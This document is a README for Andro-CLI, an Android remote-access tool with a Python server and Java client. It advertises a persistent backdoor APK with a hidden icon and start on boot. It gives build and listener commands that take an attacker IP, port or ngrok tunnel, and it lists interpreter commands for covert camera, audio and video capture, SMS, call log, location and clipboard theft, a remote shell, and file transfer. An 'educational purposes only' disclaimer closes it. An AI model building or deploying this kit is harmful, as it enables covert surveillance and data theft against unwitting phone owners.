
Exploitation-Framework for Android devices - Framework that allows you to search for vulnerable android devices across the world and exploit them. A Simple android remote administration tool using sockets. It uses java on the client side and python on the server side

A python based remote android managment suite, powered by Python
Andro-CLI is a tool designed to give the control of the android system remotely and retrieve informations from it. Andro-CLI is a client/server application developed in Java Android for the client side and the Server is in Python.
Andro-vW will work on device from Android 4.1 (Jelly Bean) to Android 9.0 (Oreo) (API 16 to API 28)
Andro-CLI also works on Android 10 (Q) but some of the interpreter command will be unstable.
Screenshots
Features of Andro-CLI
- Full persistent backdoor
- Invisible icon on install
- App starts automatically on boot up
- Can record audio, video, take picture from both camera
- Browse call logs and SMS logs
- Get current location, sim card details ,ip, mac address of the device
Prerequisites
Andro-CLI requires - Python3 - JAVA
 (or Android Studio)
- zipalign
Installation
From PyPI (Recommended)
pip install androcliFrom Source
wget https://github.com/AryanVBW/Andro-CLI/releases/download/ARDro2/androcli.zip && unzip androcli.zip
cd androcli
pip install -r requirements.txt
Using Virtual Environment (Recommended)
It's recommended to use a virtual environment to avoid conflicts with other Python packages:# Install virtualenv if not installed
pip install virtualenv
Create a virtual environment
python -m venv andro-env
Activate the virtual environment
On Windows
andro-env\Scripts\activate
On macOS/Linux
source andro-env/bin/activate
Install requirements
pip install -r requirements.txt
When finished, deactivate the environment
deactivateAvailable Modes
--build- for building the android apk--ngrok- for using ngrok tunnel (over the internet)--shell- getting an interactive shell of the device
build mode
Usage:
  python3 androcli.py --build --ngrok [flags]
  Flags:
    -p, --port              Attacker port number (optional by default its set to 8000)
    -o, --output            Name for the apk file (optional by default its set to "test.apk")
    -icon, --icon           Visible icon after installing apk (by default set to hidden)
Usage:

python3 androcli.py --build [flags]
Flags:
-i, --ip Attacker IP address (required)
-p, --port Attacker port number (required)
-o, --output Name for the apk file (optional)
-icon, --icon Visible icon after installing apk (by default set to hidden)Or you can manually build the apk by importing Android Code folder to Android Studio and changing the IP address and port number in config.java file and then you can generate the signed apk from Android Studio -> Build -> Generate Signed APK(s)
shell mode
Usage: python3 androcli.py --shell [flags] Flags: -i, --ip Listner IP address -p, --port Listner port numbershell mode you will get an interpreter of the device
Commands which can run on the interpreter
deviceInfo --> returns basic info of the device camList --> returns cameraID takepic [cameraID] --> Takes picture from camera startVideo [cameraID] --> starts recording the video stopVideo --> stop recording the video and return the video file startAudio --> starts recording the audio stopAudio --> stop recording the audio getSMS [inbox|sent] --> returns inbox sms or sent sms in a file getCallLogs --> returns call logs in a file shell --> starts a sh shell of the device vibrate [numberoftimes] --> vibrate the device number of time getLocation --> return the current location of the device getIP --> returns the ip of the device getSimDetails --> returns the details of all sim of the device clear --> clears the screen getClipData --> return the current saved text from the clipboard getMACAddress --> returns the mac address of the device exit --> exit the interpreterget [fullfilepath] --> donwloads the file to the local machine (file size upto 15mb) put [filename] --> uploads the file to the android deviceExamples
- To build the apk using ngrok which will also set the listner:
androcli.py --build --ngrok -o try.apk- To build the apk using desired ip and port:
androcli.py --build -i 192.169.x.x -p 8000 -o try.apk- To get the interpreter:
androcli.py --shell -i 0.0.0.0 -p 8000Interpreter Examples
- Generating APK

- Some interpreter Commands

Note:
Set up port forwarding easily using Pagekite / packetriot for smoother device connections!While cloning the repository using Git bash on Windows, you may get the following error:
error: unable to create file \: Filename too long
This is because the Git has a limit of 4096 characters for a filename, except on Windows when Git is compiled with msys. It uses an older version of the Windows API and there's a limit of 260 characters for a filename.
You can circumvent this by setting core.longpaths to true.
git config --system core.longpaths true
You must run Git bash with administrator privileges.
Usage (Windows and Linux)
To get the control panel of the app dial ##1337##* (For now it has only two options Restart Activity and Uninstall)
Note: In order to use this feature in some devices you need to enable the option display pop-up windows running in background from the settings.
TODO
- set up protmap.io
- Set up multi client
- Add screenshot command
- add Google firebase support
Special Thanks
Niraj Singh
Made with ❤️ By Aryan
v1.1.2
 Disclaimer : This software is meant for educational purposes only. we are not responsible for any malicious use of the app.


